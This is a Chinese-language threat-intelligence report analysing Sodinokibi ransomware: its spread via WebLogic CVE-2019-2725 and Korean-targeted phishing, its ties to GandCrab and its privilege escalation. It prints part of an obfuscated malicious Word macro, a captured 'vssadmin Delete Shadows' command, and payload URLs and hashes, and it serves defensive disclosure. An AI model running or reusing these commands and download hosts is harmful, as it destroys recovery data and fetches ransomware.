Sodinokibi 勒索病毒利用 CVE-2018-8453 发起攻击

今年 4 月底，360 安全大脑监控到有黑客通过 Weblogic 漏洞为主的各类 Web 组件漏洞攻击服务器，植入 sodinokibi 勒索病毒（小蓝屏勒索病毒）。在这之后的几天内，黑客开始使用更多方式传播 sodinokibi 勒索病毒，扩大传播范围。该病毒还利用了 cve-2018-8453 Windows 内核提权漏洞，使病毒威力进一步加强。根据 360 安全大脑的监控，这一病毒近期在持续发起攻击，管理员和企业用户应该做好防范。




图 1 sodinokibi 勒索病毒勒索信息

传播

1. 通过 Web 应用漏洞攻击服务器植入 sodinokibi 勒索病毒

通过 Web 应用漏洞攻击服务器植入 sodinokibi 勒索病毒是近期该病毒最为常用的传播方式，攻击者主要使用 4 月底刚披露的 Weblogic 远程代码执行漏洞 CVE-2019-2725，并配合其他 nday 漏洞对 Windows 服务器发起攻击。在攻击目标的选择上，Weblogic 占 80%以上，这也是因为最新披露的 Weblogic 漏洞 CVE-2019-2725 相较于其他平台的 nday 漏洞攻击成功率更高，此外，Tomcat、PHPMyAdmin 等 Web 应用也遭到攻击。




图 2 受攻击 Web 应用分布

攻击成功后，通常使用 PowerShell.exe 或 certutil.exe 下载 sodinokibi 勒索病毒并运行，下载勒索病毒的命令行如下图所示。




图 3 攻击 Web 应用成功后植入勒索病毒时使用的命令行

通过家族关联我们发现，今年 4 月底投递 sodinokibi 勒索病毒的攻击团伙与之前攻击 Web 应用漏洞投递 GandCrab 的攻击团伙有较大关联，两者使用多个相同的域名存放勒索病毒，该团伙上次攻击 Web 应用投递 GandCrab 勒索病毒的时间在 4 月 15 日左右，此外，该团伙在投递 sodinokibi 勒索病毒的同时也会往部分服务器投递 GandCrab 5.2 勒索病毒。

item	family_following	@timestamp
http://188.166.74.218/oreo.exe	GandCrab	Apr 15, 2019
http://188.166.74.218/len.exe	GandCrab	Apr 15, 2019
http://188.166.74.218/mos.exe	GandCrab	Apr 15, 2019
http://188.166.74.218/world.exe	GandCrab	Apr 17, 2019
http://188.166.74.218/untitled.exe	Sodinokibi	Apr 27, 2019
http://188.166.74.218/radm.exe	Sodinokibi	Apr 27, 2019

图 4

该攻击团伙使用同一域名存放 GandCrab 勒索病毒和 sodinokibi 勒索病毒

item	family_following	@timestamp
http://45.55.211.79/.cache/untitled.exe	Sodinokibi	Apr 27, 2019
http://45.55.211.79/.cache/weblogic/geomap.exe	GandCrab	Apr 29, 2019

图 5

该攻击团伙在投递 sodinokibi 勒索病毒的同时也会投递 GandCrab 勒索病毒

通过该攻击团伙的攻击趋势图更能直观看出，该攻击团伙在今年 4 月中旬之前一直传播 GandCrab 勒索病毒。为何该攻击团伙不再传播 GandCrab 勒索病毒勒索病毒而是选择一种新的勒索病毒呢？我们猜测该攻击团伙不愿意继续向 GandCrab 勒索病毒开发团队支付私钥购买费用。按照 GandCrab 勒索病毒开发团队的说法，传播 GandCrab 勒索病毒的黑客可以以 100 美元每个或者 300 美元每周的形式向 GandCrab 勒索病毒开发者购买私钥。而该攻击团伙由传播 GandCrab 勒索病毒转向传播 sodinokibi 勒索病毒，“单干”意图明显。




图 6 该攻击团伙传播不同勒索病毒趋势图

2. 通过垃圾邮件传播 sodinokibi 勒索病毒

sodinokibi 勒索病毒攻击 Web 应用的风波未平，攻击者又开始通过垃圾邮件传播 sodinokibi 勒索病毒。在 5 月 1 日-5 月 8 日中，360 安全大脑捕捉到两种通过垃圾邮件传播的 sodinokibi 勒索病毒载体，前者是伪装成图片的可执行文件，后者是带有恶意宏的 Word 文档。

伪装成图片的可执行文件为“원본 이미지.jpg .exe”（中文名：原始图像）。垃圾邮件附件使用一种小众的压缩包格式 egg，解压该压缩包即可获得勒索病毒可执行文件。攻击者在文件名中插入大量空格加长文件名从而隐藏后缀名，达到迷惑受害者的目的。




图 7 勒索病毒文件名

从勒索病毒所使用的文件名看，攻击者的目标为韩语使用者。根据 360 安全大脑监控数据得知，遭到该钓鱼邮件攻击的国内用户主要为韩语教学从业者、外贸行业从业者以及在华韩国人。

带有恶意宏的 Word 文档文件名为“ㄱ ㅕㄴㅈ ㅓㄱ ㅇㅛㅊ ㅓㅇㅅ ㅓ-0508.doc”（中文名：要求报价-0508），用户点击文档并允许宏运行后，恶意文档会从 hxxp://ooloolabc.com/aoofof.exe 下载 sodinokibi 勒索病毒并运行。





图 8 传播 sodinokibi 勒索病毒的文档内容




```
#If 1 And VBA7 And Win64 And 1 And 1 And 1 Then
Private C8Nq1RwLWgQL As Integer
Private x8C42oZP6WXmnUEgJ As Integer
Private Declare PtrSafe Function URLDownloadToFile Lib "urlmon" Alias _
"URLDownloadToFileA" (ByVal Ry7pfZc As Long, _
ByVal BJR4J7Dt As String, _
ByVal xjHi0SywRx5cp4D As String, _
ByVal wifDFREG As Long, _
ByVal FZasjMU5 As Long) As LongPtr
Private yIeo3CWfqS1 As Integer
Private gsZwm65UMduyRiT As Integer
#Else
Private C8Nq1RwLWgQL As Integer
Private wr6JBFA As Integer
Private Declare Function URLDownloadToFile Lib "urlmon" Alias _
"URLDownloadToFileA" (ByVal Ry7pfZc As Long, _
ByVal BJR4J7Dt As String, _
ByVal xjHi0SywRx5cp4D As String, _
ByVal wifDFREG As Long, _
ByVal FZasjMU5 As Long) As Long
Private Declare Function InternetOpen Lib "wininet" Alias "InternetOpenA" (ByVal zz9aZpl5YzoM As String, ByVal DyCvi6xpW8BvTnp As Long, ByVal bTdjvbPebgKBLr As String
Private Declare Function InternetCloseHandle Lib "wininet" (ByVal uz9cvFtkn As Long) As Integer
Private Declare Function InternetReadFile Lib "wininet" (ByVal KbEOvby4V9a As Long, ByVal keHCal As String, ByVal B2tooSEPLhphmS As Long, ylEoeTfFb5Kd As Long) As Int
Private Declare Function InternetOpenUrl Lib "wininet" Alias "InternetOpenUrlA" (ByVal dM7ix1A7oiuVml9VF As Long, ByVal GEoN8lI As String, ByVal JwHSpQQUApsId As Stri
Private HjUVqKL3x As Integer

#End If
Private QGPo873bQm(9393 - (4590) + (-4789))
Public aZZStMw24xlwhmpeWKe
Sub Document_Open()

Select Case 482
Case (-889 + (-228) - (590 + -353) + (-454)):



Selection.Find.ClearFormatting
With Selection.Find
    .Text = "xxx"
    .Replacement.Text = ""
    .Forward = True
    .Wrap = wdFindContinue
    .Format = False
    .MatchCase = False
    .MatchWholeWord = False
    .MatchWildcards = False
    .MatchSoundsLike = False
    .MatchAllWordForms = False
End With
Selection.Find.Execute
```

图 9 恶意文档中的部分宏代码

遭到该钓鱼邮件攻击的国内用户主要包括运输行业从业者与外贸行业从业者，而这类以“报价”、“发票”等字样作为文件名的钓鱼文档也是这些行业遭到的钓鱼攻击中最常见的。

病毒分析

和 GandCrab 的勒索病毒类似，sodinokibi 也会删除系统的文件卷影副本，破坏系统的恢复功能：



```
S 0  FS 003B 32 位 7FF
T 0  GS 0000 NULL

值       注释
7D5D37FC ┌CALL 到 CreateProcessW 来自 shell32.7D5D37F6
001CC48C | ModuleFileName = "C:\WINDOWS\system32\cmd.exe"
001CA1F4 | CommandLine = ""C:\WINDOWS\system32\cmd.exe" /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {defaul
00000000 | pProcessSecurity = NULL
00000000 | pThreadSecurity = NULL
00000000 | InheritHandles = FALSE
04000410 | CreationFlags = CREATE_NEW_CONSOLE|CREATE_UNICODE_ENVIRONMENT|CREATE_DEFAULT_ERROR_MODE
00000000 | pEnvironment = NULL
```

图 10 病毒删除磁盘卷影副本

在加密文件方面，使用了“白名单”机制，勒索病毒只避开了一些程序文件和系统运行所需的关键文件，其余文件类型一律加密，这也大大增强了病毒的破坏性。




图 11 待加密文件后缀

值得一提的是，sodinokibi 勒索病毒使用提权漏洞 CVE-2018-8453 将自身权限提升为 SYSTEM。拥有 SYSTEM 权限后，sodinokibi 勒索病毒拥有对更多文件的读写权，为加密计算机中的文件铺平了道路。




图 12 病毒自身提权

防护建议

360 安全大脑提醒广大管理员和企业用户，做好防护，抵御勒索病毒攻击，下面几条安全建议应格外注意：

1. 服务器管理员应及时为系统及系统中运行的 Web 应用安装补丁，并使用强度较高的系统登录密码和 Web 应用后台登录密码；
2. 不打开陌生人发来的邮件中的附件、文档、链接等；
3. 安装可靠的安全软件来抵御勒索病毒的攻击。

图 13 拦截勒索病毒弹窗

IOCs

hxxp://165.22.155.69/wolf.exe

hxxp://188.166.74.218/go.b64

hxxp://188.166.74.218/fox.exe

hxxp://188.166.74.218/dog.exe

hxxp://188.166.74.218/ment.exe

hxxp://188.166.74.218/office.exe

hxxp://188.166.74.218/untitled.exe

hxxp://188.166.74.218/radm.exe

hxxp://45.55.211.79/.cache/untitled.exe

hxxp://68.183.62.59/horse.exe

8e00206418ab31539111515533a9953f

77fcd5f32613cec97cd2ebd2922685d2

5648049aade846e138f4d7c80b592505

145ba213336bbb05c09d2bcf198aa3bd